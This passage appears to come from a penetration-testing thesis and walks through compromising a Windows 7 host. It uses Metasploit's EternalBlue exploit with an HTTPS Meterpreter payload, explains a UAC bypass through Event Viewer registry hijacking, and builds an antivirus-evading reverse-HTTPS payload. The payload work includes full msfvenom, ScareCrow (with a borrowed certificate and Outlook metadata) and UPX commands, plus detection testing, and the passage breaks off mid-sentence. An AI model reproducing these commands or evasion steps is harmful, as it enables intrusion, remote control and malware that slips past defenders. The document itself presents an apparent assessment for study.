After completing this phase of confirming the identification of this vulnerability, the next step is to use the exploit, while also loading the payload within the exploit. Metasploit offers a variety of payloads, each establishing different types of communication with the attacking machine. The most common types of Windows payloads are:

- TCP Payloads.
- HTTP Payloads.
- HTTPS Payloads.

These payloads establish communication with the attacking machine through these three types of network protocols. For the purpose of successfully carrying out the initial access to the target machine, the HTTPS payload was used, as the established command and control (C2) session will be encrypted, allowing for evasion of antivirus detection during payload execution. Currently, all Metasploit payloads have strong detection in nearly all antivirus databases based on static analysis. By using the RSA encryption algorithm provided by the SSL protocol, all communication between the attacking and target machines can be

encrypted. For this type of payload, it is necessary to create an SSL certificate. Therefore, the OpenSSL tool was used to generate the certificate as follows:

Command:

openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj "/C=VE/ST=Anzoategui/L=Barcelona/O=SABAT/CN=www.sabat.com" -keyout www.sabat.com.key -out www.sabat.com.crt && cat www.sabat.com.key www.sabat.com.crt > www.sabat.com.pem && rm -f www.sabat.com.key www.sabat.com.crt

Where:

-new: Generates a new certificate.

-newkey rsa:4096: Generates a new RSA key of 4096 bits.

-days 365: The certificate will last for 365 days.

-nodes: Generates an unencrypted key.

-x509: Generates an X.509 certificate.

-subj: Specifies the subject of the certificate. In this case, the subject is: '/C=VE/ST=Anzoategui/L=Barcelona/O=SABAT/CN=www.sabat.com'

-keyout: Specifies the filename to store the private key of the certificate.

-out: Specifies the filename to store the public certificate.

Figure 71: Using the OpenSSL Tool

Source: Own Elaboration

Finally, the content of the public certificate (www.sabat.com.crt) and the private key (www.sabat.com.key) are concatenated using the 'cat' command and

rewritten into a single file named ‘www.sabat.com.pem’. This file is valid in Metasploit for an SSL certificate. The .crt and .key files are then deleted. Upon completion, the SSL certificate is opened, revealing that it contains both a private key and a public key in RSA format.

Figure 72: Fragment of the Generated SSL Certificate Content

Source: Own Elaboration

After generating the SSL certificate, the next step was to search for the RCE exploit associated with the Microsoft Server Message Block 1.0 (SMBv1) service by entering the following command in Metasploit:

Command:

search exploit/windows/smb

Figure 73: SMB Exploit Search Results

Source: Own Elaboration

It can be observed that the available exploits related to the SMB protocol are named: EternalBlue, EternalRomance, and EternalSynergy. Therefore, the exploit named ‘exploit/windows/smb/ms17_010_eternablue’ was loaded.




Figure 74: Using the RCE Exploit

Source: Own Elaboration

After loading the EternalBlue exploit, the available parameters for this exploit were reviewed, where it was noted that the only mandatory parameter to specify is the IP address of the machine to be targeted using the RHOSTS parameter.




Figure 75: List of Available Parameters for the RCE Exploit

Source: Own Elaboration

Additionally, it was observed that this exploit is intended for use on machines running Windows 7 with a 64-bit architecture, as the default payload loaded is for 64-bit systems. Therefore, the target machine selected is the host with the IP address 172.168.4.213 (SABAT-PC), as it is the only machine with this architecture. The IP address was then entered using the RHOSTS parameter.

Figure 76: Loading the Target Host IP Address

Source: Own Elaboration

Next, after reviewing the parameters accepted by the EternalBlue exploit, the HTTPS payload for 64-bit systems was loaded.




Figure 77: Loading the HTTPS Payload

Source: Own Elaboration

Immediately, the parameters accepted by this payload were reviewed.




Figure 78: List of Available Parameters for the Payload

Source: Own Elaboration

It can be seen that the mandatory parameters include LHOST, which is the IP address of the attacking machine, and LPORT, which is the listening port for the connection between the attacking machine and the target machine. These parameters were automatically populated within the payload.

Due to the use of the HTTPS payload, additional parameters must be loaded, such as the path to the SSL certificate using HandleSSLCert, followed by the StagerVerifySSLCert parameter, which specifies whether the payload should verify the SSL certificate after establishing a connection with the target machine.

Figure 79: Loading Additional Parameters Related to the HTTPS Payload
Source: Own Elaboration

After completing the validation and loading of all necessary parameters for exploiting the target machine, the exploit was executed.




Figure 80: Executing the Exploit: Sending SMB Packet to the Vulnerable Machine
Source: Own Elaboration

The figure shows the behavior of the exploit upon execution. The first step is to run the auxiliary module to validate that the machine is vulnerable, followed by sending an exploit packet to the Windows SMB service on the vulnerable machine, and waiting for a response from the Windows service. Once the target machine responds to the exploit packet, the payload injection execution proceeds.




Figure 81: Final Execution Cycle of the Exploit and Start of the Meterpreter Session
Source: Own Elaboration

Next, it is observed that the EternalBlue exploit executed successfully and that remote code can be executed on the target machine, which has the IP address 172.168.4.213 (SABAT-PC). Now, the last step of this stage is to immediately migrate the execution process to explorer.exe, because this allows, in the subsequent privilege escalation stage, to deploy the Windows command console (cmd.exe) on the compromised machine without the antivirus detecting this malicious behavior. At the process level, deploying the Windows console as a child process of the Windows file explorer (explorer.exe) is completely expected behavior from the antivirus's perspective. Therefore, the migrate command was used within the Meterpreter session as follows:

Command:

migrate -N svchost.exe

Where:

-N refers to the name of the process to migrate the execution.

Figure 82: Payload Execution Migration

Source: Own Elaboration

4.7 STAGE 6: PRIVILEGE ESCALATION

After gaining initial access and creating a Meterpreter session on the compromised machine, the next step is to elevate privileges within the system since, the initial execution of the payload is done with low privileges in Windows, which imposes limitations on performing certain actions on some processes. Given that multiple methods for privilege escalation exist, these are conditioned by the vulnerable operating system. In this case, access has been achieved on a Windows 7 version, so the available escalation method is to use the UAC Bypass technique.

According to Microsoft (2023), User Account Control (UAC) allows each application that requires an administrator access token to request consent from the end user. Windows marks processes based on their integrity levels, where a low-integrity application performs tasks that could jeopardize the operating system, such as a web browser. In contrast, a high-integrity application performs tasks that modify system data, like a disk partitioning application. Therefore, applications with lower integrity levels cannot modify data of applications with higher integrity levels.

Additionally, as noted by Prashanth (2022), the UAC bypass is a type of attack that exploits the UAC security feature in Windows operating systems, allowing a user to gain administrative rights on the target system without any user

interaction. A UAC bypass occurs when an attacker can execute an application with administrative privileges or access parts of the operating system that are normally inaccessible to users. This can be achieved by abusing a privilege escalation vulnerability or exploiting design flaws in the operating system.

In this case, there are multiple methods to bypass Windows UAC, but the method implemented was using the Windows Event Viewer (eventvwr.exe). This is a Microsoft-certified binary that has the capability of self-elevating privileges when executed. This means that during its deployment in the Windows process tree, it transitions from having low execution integrity to high integrity, and it interacts directly with the system registry.

The operating system registry is a database that stores configuration settings for low-level components, as well as applications that are running, such as device drivers, user-installed applications, and more. The registry is visualized as a tree structure, which consists of two basic elements: registry keys and values. Registry keys are folders that can contain other subkeys or values.

The most common subkeys found in the registry are:

- **HKEY_CLASSES_ROOT (HKCR)**: Tracks default file associations, meaning a file with a .doc extension is associated with Microsoft Word.
- **HKEY_CURRENT_USER (HKCU)**: Contains configuration information for the user currently logged into Windows.

The Windows Event Viewer (eventvwr.exe) interacts directly with the following registry subkey: HKCR\mscfile\shell\open\command, which contains the path to execute the Microsoft Management Console (mmc.exe). In other words, eventvwr.exe acts as an intermediary to execute mmc.exe. Many of these registry subkeys in Windows are merged, so the UAC Bypass attack consists of

exploiting a design flaw in Windows by hijacking the HKCR subkeys through the creation of a new subkey in the HKEY_CURRENT_USER branch as follows: HKCU\Software\Classes. Within this new subkey, a new registry entry is created with a new value, in this case, the path to the payload, so that when the Event Viewer (eventvwr.exe) is executed, it runs the payload with elevated privileges in the system.

This execution of the payload with high integrity is possible because a normal user, using low-integrity applications in the system, such as the Windows command console (cmd.exe), has write access to the HKEY_CURRENT_USER keys in the Windows registry. Therefore, a high-integrity process can interact with these subkeys that a normal user can create, allowing for easy privilege escalation of any application without user consent. Thus, the key is to manipulate the registry entries that a normal user is allowed to modify, effectively implementing the UAC Bypass attack.

4.7.1 MSFVenom

MSFVenom is a module within the Metasploit Framework that allows for the generation of payloads in a more customized manner. It supports multiple output formats, such as executable files (.exe, .ps1), files based on specific programming languages (.cpp, .py, .cs, etc.), and raw binary files (without an extension). Additionally, it can incorporate encoders in base64 or use encryption algorithms to enhance obfuscation, these payloads are not necessarily tied to a specific exploit, as seen in the previous stage of initial access. However, when interacting with the payload and establishing a command and control (C2) session via Meterpreter, Metasploit uses a listener called exploit/multi/handler from the main menu.

To create a second payload for execution with high integrity, a Fully Undetectable (FUD) payload was developed to evade antivirus detection. The first step in creating this particular payload is to generate an SSL certificate to embed within the payload, as the payload generated is of type HTTPS. The SSL certificate was generated using OpenSSL, as shown in the previous stage.

Command:

openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj "/C=VE/ST=Anzoategui/L=Barcelona/O=SABAT/CN=www.sabat.com" -keyout www.sabat.com.key -out www.sabat.com.crt && cat www.sabat.com.key www.sabat.com.crt > www.sabat.com.pem && rm -f www.sabat.com.key www.sabat.com.crt

Figure 83: Using the OpenSSL Tool

Source: Own Elaboration

After generating the SSL certificate, the payload was created using MSFVenom with the following parameters:

Command:

msfvenom -p windows/x64/meterpreter/reverse_https lhost=172.168.5.239 lport=8444 EXITFUNC=process HandlerSSLCert=/home/kali/Documents/SabatPentest/Payloads/www.sabat.com.pem StagerVerifySSLCert=true -f raw -o sabat01_x64_revHttpsRaw

Where:

-p: Specifies the type of payload to generate, designed for 64-bit Windows operating systems, establishing a reverse connection via HTTPS.

-lhost: Sets the local IP address (the attacking machine) to which the payload will connect.

-lport: Sets the local port on which incoming connections from the payload will be listened to.

-EXITFUNC: Defines the exit function to be used when the payload function stops, in this case, by closing the execution process.

-HandlerSSLCert: Specifies the path to the SSL certificate.

-StagerVerifySSLCert: Indicates that the initial component of the payload establishing the connection will verify the validity of the SSL certificate.

-f: Indicates that the payload will be generated in RAW format, meaning a binary without a specific format.

-o: Sets the output filename for the generated payload.

Figure 84: Using the MSFVenom Module of Metasploit

Source: Own Elaboration

The output of the payload generated by MSFVenom is in a raw format, as this file will be used as input in the next tool for creating executable payloads. To verify the content of the raw binary, the hexdump command in Linux was used, which allows viewing the content of a binary file through a hexadecimal dump of bytes.

Command:

hexdump -v -e '"\\""x" 1/1 "%02x" """' sabat01_x64_revHttpsRaw

Where:

-v: Indicates that all data from the file will be shown, including whitespace.

-e: Specifies the output format, indicating that the bytes will be displayed in hexadecimal format with two digits.




Figure 85: Content of the HTTPS Payload Generated by MSFVenom
Source: Own Elaboration

The output shows the entire content of the file "sabat01_x64_revHttpsRaw" in hexadecimal format, and these bytes are referred to as Shellcode. Executing this type of data allows for establishing a Meterpreter session between the target machine and the attacking machine.

4.7.2 ScareCrow

ScareCrow is a payload creation framework that allows for lateral loading into a legitimate Windows process using low-level Windows .dll files loaded into memory. This tool can target these DLLs and manipulate them in memory using the Windows API function called VirtualProtect, which changes a section of a process's memory permissions to a different value. This behavior, combined with the use of low-level Windows DLLs, enables evasion of detection by antivirus engines. Additionally, the Shellcode is encrypted using encryption algorithms, and the executable payload is certified using an SSL certificate.

To proceed, ScareCrow was used with the following parameters:

Command:

./ScareCrow -Evasion None -Exec RtlCopy -I /home/kali/Documents/SabatPentest/Payloads/sabat01_x64_revHttpsRaw -Loader binary -domain www.godaddy.com -encryptionmode ELZMA

Where:

-Evasion None: The payload will only use low-level Windows function calls.

-Exec RtlCopy: This is used to move the Shellcode to an assigned memory address in the currently running process via a Windows kernel call.

-I: Defines the path to the output binary file generated by MSFVenom.

-Loader binary: Indicates that the output payload from ScareCrow will be in executable (.exe) format.

-domain: Downloads the SSL certificate from the GoDaddy website and certifies the executable to reduce detection by antivirus software.

-encryptionmode: Defines the encryption algorithm for the Shellcode; in this case, ELZMA encryption is used.




Figure 86: Using the ScareCrow Payload Creation Framework

Source: Own Elaboration

The name of the payload references a well-known software from the Microsoft Office suite (Outlook), this is because the source code of the tool, written in the Go language, assigns executable file names based on popular Windows applications, such as the Outlook email manager. Additionally, metadata attributes are added to the payload, including the file version and the software developer (Microsoft), to help evade antivirus detection during static analysis.




Figure 87: Viewing the Payload Metadata

Source: Own Elaboration

Within the properties of the executable file, under the "Digital Signatures" tab, it can be seen that this payload has been authenticated using the SSL certificate downloaded from the GoDaddy website through the -domain parameter of the ScareCrow tool. This SSL element allows the payload to be signed, increasing its obfuscation margin.




Figure 88: Viewing the Digital Signatures of the Payload

Source: Own Elaboration

4.7.3 UPX

After creating the payload in executable (.exe) format, the next step is to compress this file using UPX, an advanced executable file packer that reduces the file size by approximately 40% to 50%. Additionally, when the compressed executable file is run, it has the capability of self-extraction into the memory of the process executing the file. This tool adds another layer of signature obfuscation to evade detection systems, as antivirus programs often detect malware based on digital signatures, by compressing the payload, its digital signature is altered, making detection more difficult.

The tool was used with the following parameters:

Command:

./upx -9 -v -f –ultra-brute -o /home/kali/github_tools/AV_Evasion/ScareCrow/deployedPayloads/sabatp.exe /home/kali/github_tools/AV_Evasion/ScareCrow/Outlook.exe

Where:

-9: Indicates that the highest compression level will be used.

-v: Indicates that progress messages and statistics will be displayed.

-f: Indicates that the output file will be overwritten if it already exists.

--ultra-brute: Indicates that the most aggressive compression algorithm will be used.




Figure 89: Using the UPX Executable Packer

Source: Own elaboration

This command compressed the Outlook.exe file using the highest compression level, employing various aggressive compression algorithms available in the tool. The compressed payload was then saved under the name sabatp.exe.

4.7.4 Payload Analysis

These modifications were implemented in the executable file because all portable executables possess specific execution sections, which can be visualized using the reverse engineering tool PE Bear. This tool allows for the visualization of these sections as follows:




Figure 90: Memory Sections of the Payload Generated by ScareCrow
Source: Own Elaboration

The figure shows that the sections of the Outlook.exe payload contain the following divisions: .text, .rdata, .data, .pdata, .xdata, .idata, .reloc, .symtab, and .rsrc. Generally, the Shellcode is located in the .data section, encrypted in this case using the ELZMA algorithm. However, it could still be detectable by antivirus programs due to signatures from either the compilation process or the ScareCrow tool itself. Therefore, this file was analyzed using the web tool Kleenscan, which allows for the analysis of executable files using 40 of the most commonly used antivirus engines worldwide. After uploading the file, the following results were obtained.




Figure 91: Static Analysis Results of the Initial Payload by Various Antivirus Engines

Source: Kleenscan

It can be observed from the analysis that the Outlook.exe payload was detected by 10 antivirus engines, of which 5 identified that this payload was generated using the ScareCrow tool, as indicated by the detection signature: Gen:Trojan.ScareCrow.Marte.Gen.2. This indicates that several antivirus programs share the same detection signature, additionally, antivirus programs such as NOD32 and ZoneAlarm show signatures indicating that the payload was created using the Go programming language, due to the presence of compilation metadata in the .data section. Therefore, it is concluded that using this evasion framework alone is insufficient to bypass antivirus detection. In response to this, UPX was utilized to alter the sections of the payload as follows:




Figure 92: Memory Sections of the UPX Packed Payload

Source: Own Elaboration

The figure illustrates that through the use of UPX, the Outlook.exe payload was repackaged, allowing the sections of the executable to be renamed to UPX0, UPX1, and .rsrc. Additionally, the byte content of the executable was altered through the application of multiple compression algorithms, which effectively changes the identification signatures of the executable file. This modification aims to evade detection by antivirus systems. The newly packed payload was then uploaded to Kleenscan to assess its detectability, yielding the following results:

